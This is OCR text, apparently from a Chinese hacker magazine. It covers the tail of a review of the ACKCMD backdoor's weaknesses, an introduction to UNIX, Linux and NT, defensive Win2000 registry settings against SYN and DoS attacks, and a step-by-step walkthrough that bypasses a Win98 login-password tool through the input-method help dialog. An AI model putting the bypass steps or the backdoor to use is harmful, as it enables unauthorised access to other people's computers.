


图 6

不但如此，如果是面对个人用户的话，就更加容易暴露了，为什么这么说？

因为个人用户的PC不会像服务器一样经常开机，基本上是每天都要关闭计算机的，而就是在关闭计算机的时候，服务端程序AckCmdS.exe会因为某些原因（我还不清楚是什么原因）而无法立即结束任务，因此，会弹出对话框，询问用户是否立即结束该进程，如图7所示。有些时候，甚至会弹出无法结束任务的对话框，要求用户自己手动结束这个任务。




图 7

就这一点来说，对一些初级用户应该是比较好蒙骗的，但是稍有经验的用户，就很难骗过他们了。

除了上述两点，还有就是杀毒软件的问题。我曾经在朋友的机器上试图解压缩这个程序的压缩包，却被安装在朋友机器上的诺顿阻止了，并且报告说该压缩包中含有后门程序。因此，对于安装了杀毒软件的机器，这个后门程序也是束手无策。

OK，以上就是对后门程序ACKCMD的一点简单介绍，大家可以看出，有好有坏，至于如何取舍，呵呵，你看着办吧！

认识操作系统

做一名合格的黑客必须熟识各种应用于网络，比较重要的操作系统。其中有UNIX、LINUX、WINDOWS NT等。什么是操作系统？就像一条公路，它是汽车行驶的基础，好的公路能让司机轻松地驾驶汽车行驶。操作系统亦如此，好的操作系统是应用程序、软件良好运行的基础。在这里操作系统就是公路，应用程序就是汽车，我们也就是司机了。对于互联网TCP/IP协议就是这条信息高速公路之基础，网络传输信息的基础协议。

UNIX操作系统，最早的原型是20世纪60年代末，诞生于Bell Labs（贝尔实验室），它的发明者Ken Thompson与Dennis Ritchie还因此成为唯一两位获得Turing Award（电脑界的诺贝尔奖）的工程师。UNIX公开核心技术，并且是免费的，任何人都可以自由修改，使其适应自己的需要。于是在众多HACKER的无偿改良下，UNIX到现在成为了最强大的操作的系统，它的功能强大在现时的互联网得以极至的发挥，正所谓是如鱼得水。大型网络一般都应用UNIX操作系统作为基础平台。因其功能的强大，性能的稳定，较高的安全性正是它在网络时代深受欢迎原因。这时也许你会问，这么好的操作系统为什么在个人电脑里见不到啊？是不是个人计算机的性能比不上大型计算机的原因呢？不然，我们所用的电脑完全能运行UNIX系统，但正如UNIX的功能强大，操作也是复杂的，它的操作方式就像DOS般，通过输入命令方式使这庞大运行，却远比操作DOS系统来的复杂，这就是个人电脑应用中为什么不使用UNIX系统的原因。但现时UNIX也有了CDE窗口环境版本，使用更为方便。

LINUX操作系统，Linux是个坚固、有力、扎实而且免费的作业系统。LINUX是由上面说的UNIX演变而来的，1992年一位芬兰Helsinki University的学生——Linus Torvalds开始在一台386PC上发展一个自由软件的UNIX kernel，使用FSF的程式开发工具。他很快的写好简单的版本，丢到网络上分享给大家，吸引了非常多的Hacker来帮忙一起发展Linux——一个功能完整的UNIX，完全免费且附上全部的原始码。Linux最大的特色，不是功能上的先进而是全新的软件开发模式。直到Linux的成功前，人人都认为像操作系统这么复杂的软件，非得要靠一个开发团队密切合作，互相协调与分工才有可能写的出来。Linux更是许多人努力的成果：世界上有上几千位开发人员对Linux做出贡献，他们增加新的功能、修改错误，而且仍不断尽其所能改进它。因此，流行着众多版本比较著名的有RedHat、OpenLinux等外国产品，国产的则有红旗LINUX，蓝点LINUX等。又要感谢勤奋的HACKER们为我们带来一个被预言为最有希望的新操作系统，成为打败微软价格昂贵的WINDOWS操作系统的最大希望。Linux可以在任何基础电脑硬体上执行。而且，它还具有像WINDOWS的视窗环境，操作简易，方便。于是，越来越多地出现在个人计算机中。

WINDOWS NT操作系统，其较新的版本为WINDOWS2000即是WINNT5.0，由微软出品的商业软件，它跟一般个人计算机应用的WINDOWS95/98差不多，但性能却要优于WINDOWS，是专用于网络的WINDOWS操作系统系列。与UNIX、LINUX操作系统相比，操作更为方便，性能也比较强，得到众多中小型网络用户青睐。但安全性，稳定性比较差，不公开源代码，不允许修改，不允许复制，价格却昂贵，一个正版的WINDOWS98就要卖1998元人民币，WINDOWS NT就更甚之。因此被HACKER们认为最没希望的操作系统。

修改注册表 提高Win2000抗拒绝服务攻击能力

abu

从正确看待DoS与DDoS说起。相信大家都一定不会对这两个词感到陌生，是的，拒绝服务攻击（Denial of Service），以及分布式拒绝服务攻击(Distributed Denial of Service)。

LOOK 注意

所谓拒绝服务，是指在特定攻击发生后，被攻击的对象不能及时提供应有的服务。例如本来应提供网站服务（HTTP Service）而不能提供网站服务，电子邮件服务器（SMTP，POP3）不能提供收发信件等等的功能。基本上，拒绝服务攻击通常利用大量的网络数据包，以瘫痪对方的网络及主机，使得正常的使用者无法获得主机及时的服务。

分布式拒绝服务，简单的说就是用远超过目标处理能力的海量数据包消耗可用系统，以及网络带宽，造成网络服务瘫痪。

也许是和媒体的过分关注有关，DoS攻击特别是DDoS攻击，似乎一夜之间就流行了起来，搞得大大小小的网管们，只要服务器一有故障，就异常兴奋的高呼“我被DDoS了！”，脸上仿佛写着无比的光荣和骄傲。

其实在我们的周围，真正意义上的DDoS其实并不多，毕竟发动一次DDoS攻击所需要的资源非常的多，但实实在在的攻击却又不停的发生着，这里面，绝大多数，都是普通的拒绝服务攻击。普通级别的攻击，如何防护，也成为很多网络管理员最头疼的问题，于是到处打听，结果往往千篇一律，“购买我们的硬件防火墙吧”。硬件防火墙，包括专用抗拒绝服务攻击产品的确是好，但基本价格都十分昂贵，效果虽然好，可从投资以及保护投资的角度来说，未免有些过火。

其实从操作系统角度来说，本身就藏有很多的功能，只是很多是需要我们慢慢地去挖掘。这里我给大家简单介绍一下如何在Win2000环境下修改注册表，增强系统的抗DoS能力。

细节：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]
```

关闭无效网关的检查。当服务器设置了多个网关，这样在网络不通畅的时候系统会尝试连接第二个网关，通过关闭它可以优化网络。

"EnableDeadGWDetect"=dword:00000000

禁止响应ICMP重定向报文。此类报文有可能用以攻击，所以系统应该拒绝接受ICMP重定向报文。

"EnableICMPRedirects"=dword:00000000

不允许释放NETBIOS名。当攻击者发出查询服务器NETBIOS名的请求时，可以使服务器禁止响应。注意系统必须安装SP2以上。

"NoNameReleaseOnDemand"=dword:00000001

发送验证保持活动数据包。该选项决定TCP间隔多少时间来确定当前连接还处于连接状态，不设该值，则系统每隔2小时对TCP是否有闲置连接进行检查，这里设置时间为5分钟。

"KeepAliveTime"=dword:000493e0

禁止进行最大包长度路径检测。该项值为1时，将自动检测出可以传输的数据包的大小，可以用来提高传输效率，如出现故障或安全起见，设项值为0，表示使用固定MTU值576bytes。

"EnablePMTUDiscovery"=dword:00000000

启动syn攻击保护。缺省项值为0，表示不开启攻击保护，项值为1和2表示启动syn攻击保护，设成2之后安全级别更高，对何种状况下认为是攻击，则需要根据下面的TcpMaxHalfOpen和TcpMaxHalfOpenRetried值设定的条件来触发启动了。这里需要注意的是，NT4.0必须设为1，设为2后在某种特殊数据包下会导致系统重启。

"SynAttackProtect"=dword:00000002

同时允许打开的半连接数量。所谓半连接，表示未完整建立的TCP会话，用netstat命令可以看到呈SYN_RCVD状态的就是。这里使用微软建议值，服务器设为100，高级服务器设为500。建议可以设稍微小一点。

"TcpMaxHalfOpen"=dword:00000064

判断是否存在攻击的触发点。这里使用微软建议值，服务器为80，高级服务器为400。

"TcpMaxHalfOpenRetried"=dword:00000050

设置等待SYN-ACK时间。缺省项值为3，缺省这一过程消耗时间45秒。项值为2，消耗时间为21秒。项值为1，消耗时间为9秒。最低可以设为0，表示不等待，消耗时间为3秒。这个值可以根据遭受攻击规模修改。微软站点安全推荐为2。

"TcpMaxConnectResponseRetransmissions"=dword:00000001

设置TCP重传单个数据段的次数。缺省项值为5，缺省这一过程消耗时间240秒。微软站点安全推荐为3。

"TcpMaxDataRetransmissions"=dword:00000003

设置syn攻击保护的临界点。当可用的backlog变为0时，此参数用于控制syn攻击保护的开启，微软站点安全推荐为5。

"TCPMaxPortsExhausted"=dword:00000005

禁止IP源路由。缺省项值为1，表示不转发源路由包，项值设为0，表示全部转发，设置为2，表示丢弃所有接受的源路由包，微软站点安全推荐为2。

"DisableIPSourceRouting"=dword:0000002

限制处于TIME_WAIT状态的最长时间。缺省为240秒，最低

为30秒，最高为300秒。建议设为30秒。

"TcpTimedWaitDelay"=dword:0000001e

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters]

增大NetBT的连接块增加幅度。缺省为3，范围1-20，数值越大在连接越多时提升性能。每个连接块消耗87个字节。

"BacklogIncrement"=dword:00000003

最大NetBT的连接快的数目。范围1-40000，这里设置为1000，数值越大在连接越多时允许更多连接。

"MaxConnBackLog"=dword:000003e8

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Afd\Parameters]

配置激活动态Backlog。对于网络繁忙或者易遭受SYN攻击的系统，建议设置为1，表示允许动态Backlog。

"EnableDynamicBacklog"=dword:00000001

配置最小动态Backlog。默认项值为0，表示动态Backlog分配的自由连接的最小数目。当自由连接数目低于此数目时，将自动地分配自由连接。默认值为0，对于网络繁忙或者易遭受SYN攻击的系统，建议设置为20。

"MinimumDynamicBacklog"=dword:00000014

最大动态Backlog。表示定义最大"准"连接的数目，主要看内存大小，理论每32M内存最大可以增加5000个，这里设为20000。

"MaximumDynamicBacklog"=dword:00002e20

每次增加的自由连接数据。默认项值为5，表示定义每次增加的自由连接数目。对于网络繁忙或者易遭受SYN攻击的系统，建议设置为10。

"DynamicBacklogGrowthDelta"=dword:0000000a

以下部分需要根据实际情况手动修改

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]

启用网卡上的安全过滤

"EnableSecurityFilters"=dword:00000001

同时打开的TCP连接数，这里可以根据情况进行控制。

"TcpNumConnections"=

该参数控制TCP报头表的大小限制。在有大量RAM的机器上，增加该设置可以提高SYN攻击期间的响应性能。

"TcpMaxSendFree"=

[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interfaces\{自己的网卡接口}]

禁止路由发现功能。ICMP路由通告报文可以被用来增加路由表纪录，可以导致攻击，所以禁止路由发现。

"PerformRouterDiscovery "=dword:00000000

从提高系统安全级别对抗DoS的角度来说，上面所做的修改注册表还仅仅是其中一个很小的部分。我还将继续整理一些资料和大家分享。当然如果大家发现文章里面存在什么错误或者有更好的一些配置方法也一定要告诉我们哦！



虽然WINXP操作系统已经出来好久了，但是还是有许多人用着WIN98，我就是其中的一个。虽然我安装的是98/2000双系统，但是我还是觉得98是个不错的系统，对于游戏爱好者来说，更是如此。但是WIN98系统在开机时如果系统提示输入密码的话，只须点取消就能进入系统。所以我就找到了一个软件，它是"杜伟"制作的，目的就是在WIN9X下只有成功输入设置的密码才能进入系统，否则就不能进入。这样的话，我的98就像2000一样，别人就不能随意进入了，真是太好了。如果你也是98的用户，而且也不想让别人随随便便就进入系统的话，就装这个软件吧。如图1所示，软件在启动时的界面。




图 1

我又是怎么绕过它进入系统的呢？其实是有条件的，条件就是要删除系统中输入法的帮助文件。关于Win2000的输入法漏洞，我想你既然在看《黑客X档案》一书，没有可能不知道吧。我在这里也就把它说成是WIN9X的输入法帮助漏洞。

我想可能许多98的老用户在安装完系统后，就会把所有的*.hlp即帮助文件删除，因为觉得98这个系统根本不需要什么帮助文件；又或者是为了节省硬盘空间，怎么说帮助文件也占了几十兆空间。我就是其中之一，但正是由于没有了帮助文件，问题就产生了。

具体过程如下：

首先启动计算机进入如图1所示界面，点击"关于"或"设置/更改密码"出现一个窗口，如下图2所示，再把它关闭。




图 2

接着就可用Crtl+Shift键打开输入法的状态栏（这里可以任意选一种中文输入法即可，本例中用的是智能ABC），然后右击状态栏，点击状态栏中的帮助，出现如图3所示对话框。




图 3

再点击Y键，出现如图4所示窗口，图中圈内为winabc.hlp，是智能ABC输入法的帮助文件名，接着只要把它改成“*”(星号)，再按下回车，就可以浏览所有的硬盘内容了。除了控制面板，包括光驱、软驱都能用。

